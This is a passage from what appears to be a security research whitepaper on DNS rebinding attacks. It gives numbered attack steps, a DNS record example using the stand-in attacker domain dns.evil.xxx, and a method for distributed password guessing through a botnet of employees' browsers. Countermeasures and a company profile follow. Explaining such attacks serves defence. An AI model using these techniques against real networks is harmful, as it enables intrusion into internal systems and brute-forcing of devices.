
```
97.246.251.93.dns.evil.xxx A 97.246.251.93
                        A 192.168.0.1
```

4. The controlling script indicates the received domain name as a SCR parameter for the IFRAME tag.
5. The document received from the 192.168.0.1.dns.evil.xxx domain requests for blocking from the server.
6. The server stops reacting to requests for the IP addresses of the targets and blocks the



requests of the victim's browser sent to port 80.

7. The client script is busy with obtaining the required data/managing the equipment.
8. Having finished its operations, the client script informs the server that it can release the lock.
9. The server unblocks the IP addresses and re-opens port 80 for requests from the attacker's address.
10. If required, the controlling script requests the address of the next target, and the whole procedure is repeated.



**Description:** dynamic creation of subdomains

For dynamic creation of DNS entries, one can use the automatic DNS update mechanism, for example, the nsupdate utility. This utility does not require the DNS server to be rebooted.

## 12 Distributing Attack

---

If, when attacking an IP address, you cannot guess the password within a reasonable time period or if you are attacking a variety of targets, you can perform a distributed attack by creating a botnet from users' browsers. In this case a link to the attacking server is distributed among a large number of employees' electronic addresses, so each new request sent to the controlling server will provoke a transfer of a set of probable passwords until the correct password is found.

## 13 Protecting against Attacks of the DNS Rebinding Type

---

In fact, there are several ways to protect your systems from attacks of this type. For example:

1. Correct configuration of the software server: delete the VirtualHost parameter with the `_default_`, or `*:80` value from the web server and explicitly specify the host names.
2. Protection provided by the developer of a web application: at the installation stage, it prompts users to enter the domain name of the server where the application will be located, and processes client requests only if the Host parameter of the HTTP request coincides with the domain name specified at the installation stage.
3. The NOSCRIPT plugin (or its analogues) that are used in browsers and prohibit the JavaScript scripts, Java applets or Flash applications.
4. Zone distribution that will explicitly prohibit the script from the Internet to address user's local resources.

The only services that remain definitely vulnerable if the approach is applied are remote services offering API, which do not require the host name. An example of such services is API offered for work in clouds on the basis of Amazon EC2, or the VMware ESX virtualization system.

This information is provided for familiarization purposes.

## 14 Positive Research

---

Our innovation division, Positive Research, is one of the largest and most dynamic security research facilities in Europe. This award-winning centre carries out research, design and analytical work, threat and vulnerability analysis and error elimination. Our experts work alongside industry bodies, regulators and universities to advance knowledge in the field of information security and to assist in the development of industry standards. Naturally, this knowledge is also applied to improving the company's products and services.

Positive Research identifies over 100 0-day vulnerabilities per year in leading products such as operating systems, network equipment and applications. It has helped manufacturers including Microsoft, Cisco, Google, SAP, Oracle, Apple, and VmWare to eliminate vulnerabilities and defects that threatened the safety of their systems.